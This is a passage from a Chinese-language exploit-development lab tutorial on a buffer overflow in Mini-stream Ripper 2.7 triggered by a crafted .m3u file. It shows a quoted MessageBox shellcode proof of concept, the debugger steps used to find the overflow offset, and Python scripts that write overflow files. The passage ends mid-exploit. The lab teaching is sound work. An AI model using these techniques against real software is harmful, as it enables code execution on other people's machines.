#Messagebox Shellcode (113 bytes) - Any Windows Version By Giuseppe D'Amore
#http://www.exploit-db.com/exploits/28996/
```

```
shellcode= ("\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
           "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
           "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
          "\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
           "\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
           "\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
          "\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
           "\x49\x0b\x31\xc0\x51\x50\xff\xd7")
writeFile = open (file, "w")
writeFile.write(junk+eip+junk2+shellcode)
writeFile.close()
```

我们运行这段 python 代码，在 C:\产生了 crack.m3u 文件。试着用 Mini-stream Ripper2.7 打开

程序报错，但是并没有执行 shellcode。前面的 Poc 有下面这句话

#Messagebox Shellcode (113 bytes) - Any Windows Version By Giuseppe D'Amore

Messagebox Shellcode，MessageBox 是一个弹框的 API 函数，可以推测 shellcode 功能是弹框，但是在我的电脑没有看到 shellocde 执行成功，你可以复制这个 POC 代码，运行它，也看到它没利用成功（或者你真的幸运的话， 会成功的）。又或者你试着理解它并编译自己的可以成功利用的 Exploit；在者你就从头开始 编写自己的 Exploit。 啰嗦下：除非你真能够快速的反汇编和读懂 shellcode，否则我建议你不要拿到一个 Exploit（特别是已经编译了的可执行文件）就运行它，假如它仅仅是为了在你电脑上开一个后门呢？问题是：Exploit 作者是怎样开发他们的利用程序的呢？从检测可能存在的问题到编写可以 利用成功的 Exploi 这个过程是怎么样的呢？您如何使用漏洞信息，编写自己的 Exploit 呢？下面带领大家完成这个过程。

5.1.2. 练习

以下说法正确的是？【单选题】

【A】exploit-db 提供的 Exploit 在我们的系统总是可用的。

【B】m3u 是视频格式文件。

【C】能控制 EIP 就一定能执行任意代码

【D】拿到一个 Exploit 应该在我们的虚拟机测试它


答案：D

5.2 实验任务二

任务描述：编写自己的 Exploit。

1. 通常你可以在漏洞报告中得到基本的信息。在本例中，基本信息有：“通过创建一个恶意的.m3u 文件将触发 Mini-stream Ripper2.7 缓冲区溢出利用。”这些报告往往没什么特别之处，但在多数情况下，你会从中得到一些灵感来模 拟一次崩溃或让程序行为异常。如果没有，那么第一个发现的安全研究人员可能会透露给供应商，给他们机会修补...或者只是想保密为他/她所用。


前面我们知道 Mini-stream Ripper2.7 确实存在 bug。很明显，一个程序的崩溃并不都意味着存在可利用的漏洞，在多数情况下，程序崩溃并不能利用，但是有时候是可以利用的。“可利用”，我是指你可以让程序做出“越轨“的事... 比如执行你自己的代码，让一个做越轨的事最简单的方法是控制它的执行流程（让它指向别是什么地方）。可通过控制指令指针（EIP），这个 CPU 寄存器永远指向下一条要执行的指令地址。为了观察程序崩溃现场，我们用 Immunity Debugger 载入程序并运行，然后载入前面的 30000 个字符的 test.m3u 文件




程序中断，观察此时的调试器，发现 EIP 已经被覆盖为 0x41414141(AAAA)，再看堆栈窗口，堆栈被覆盖了一堆 A。由此我们可以知道，通过构造恶意的 m3u 文件，可以造成缓冲区溢出，覆盖 EIP 执行任意代码，这不仅仅是一个 bug 了，因为我们控制了程序的流程。

小知识补充：在 Intel X86 上，采用小端字节序（moonife：地址低位存储值的低位，地址高 位存储值的高位）所以你看到的 AAAA 其实是反序的 AAAA（就是如果你传进缓冲区的是 ABCD，EIP 的值将是 44434241：DCBA）。

前面我们的 m3u 文件里面都是"A"，我们无法确切的知道缓冲区的大小已至于我们无法把 shellcode 的起始地址写到 EIP，所以我们要定位保存的返回地址在缓冲区的偏移。但是在开始前，还记得我们前面讲过的 ASLR，GS，SafeSeh 吗？在这个例子中我们不需要考虑 SafeSeh 因为我不打算覆盖 SEH 。可以使用 Immunity Debugger 的 mona 插件可以查看程序所有模块 ASLR，GS，SafeSeh 信息。Alt+L 切换到日志窗口，找到 SEH.txt 文件




打开 SEH.txt 文件




Rebase，NXCompat 不用管它，Rebase 类似于 ASLR，NXCompat 在 Win7 默认不起作用。但是，你发现这里好像没有 GS？原来 GS 是以函数为单位的，也就是说一个模块有的函数有 GS 有的没有 GS。而 SEH.txt 是针对模块的，所以它不会列出某个模块有没有 GS。不管怎么样，我们可以先假设有漏洞的函数没有 GS 保护，如果在利用过程中发现有，那就再说。从 SEH.txt 可以知道 MSRcodec06.dll，MSRcodec02.dll 等好多个模块的 ASLR 为 false，这很好，不是吗？我们可以利用这些模块的 jmp esp 覆盖返回地址，因为这些地址在机器重启后依然不变，所以构造出的 Exploit 比较稳定。


接下来定位溢出点：使用!mona pc 30000 产生 30000 个随机字符




找到 pattern.txt 文件，打开



把选中的那些东西去掉，重新保存为 pattern.m3u。你可以在 C:\找到它。用 Immunity Debugger 运行 Mini-stream Ripper2.7，打开 pattern.m3u。




程序在执行 0x48336D48(H3mH) 发生访问异常。在 Immunity Debugger 命令窗口输入：!mona po H3mH。。



可见 5829 字节可以覆盖到返回地址。为了确保准确我们来确认一下

```
filename="C:\\test1.m3u"#待写入的文件名
myfile=open(filename,'w')   #以写方式打开文件
filedata="A"*5829
myfile.write(filedata)   #写入数据
myfile.close()   #关闭文件
```


在 C:\你可以找到这个 test1.m3u，重复前面的步骤。



程序没报错，弹出了这个界面。说明我们应该是没有覆盖到返回地址。如果你注意看前面的 pattern.txt 里面的 30000 个字符，你会发现它每 20280 循环一次。也就是说 H3mH 。出现在前第一次 20280 的 5829 偏移处。所以实际需要 20280+5829=26109 字节覆盖到返回地址。我们把上面的 python 代码改成下面这样

```
filename="C:\\test2.m3u"#待写入的文件名
myfile=open(filename,'w')  #以写方式打开文件
filedata="A"*26109
myfile.write(filedata)  #写入数据
myfile.close()  #关闭文件
```


生成 test2.m3u 文件，你可以在 C:\找到，重复前面的步骤



晕，程序还是没有崩溃。。。不要灰心，mona.py 也可能算的不准。起码我们现在知道了 26109 字节没崩溃，30000 字节崩溃。那么我们可以把 python 代码改成这样

```
filename="C:\\test3.m3u"#待写入的文件名
myfile=open(filename,'w')  #以写方式打开文件
filedata="A"*26109+'B'*1000+'C'*1000+'D'*1000+'E'*1000
myfile.write(filedata)  #写入数据
myfile.close()  #关闭文件
```


C:\产生 test3.m3u 文件，重复前面的步骤，




Boom！！！EIP 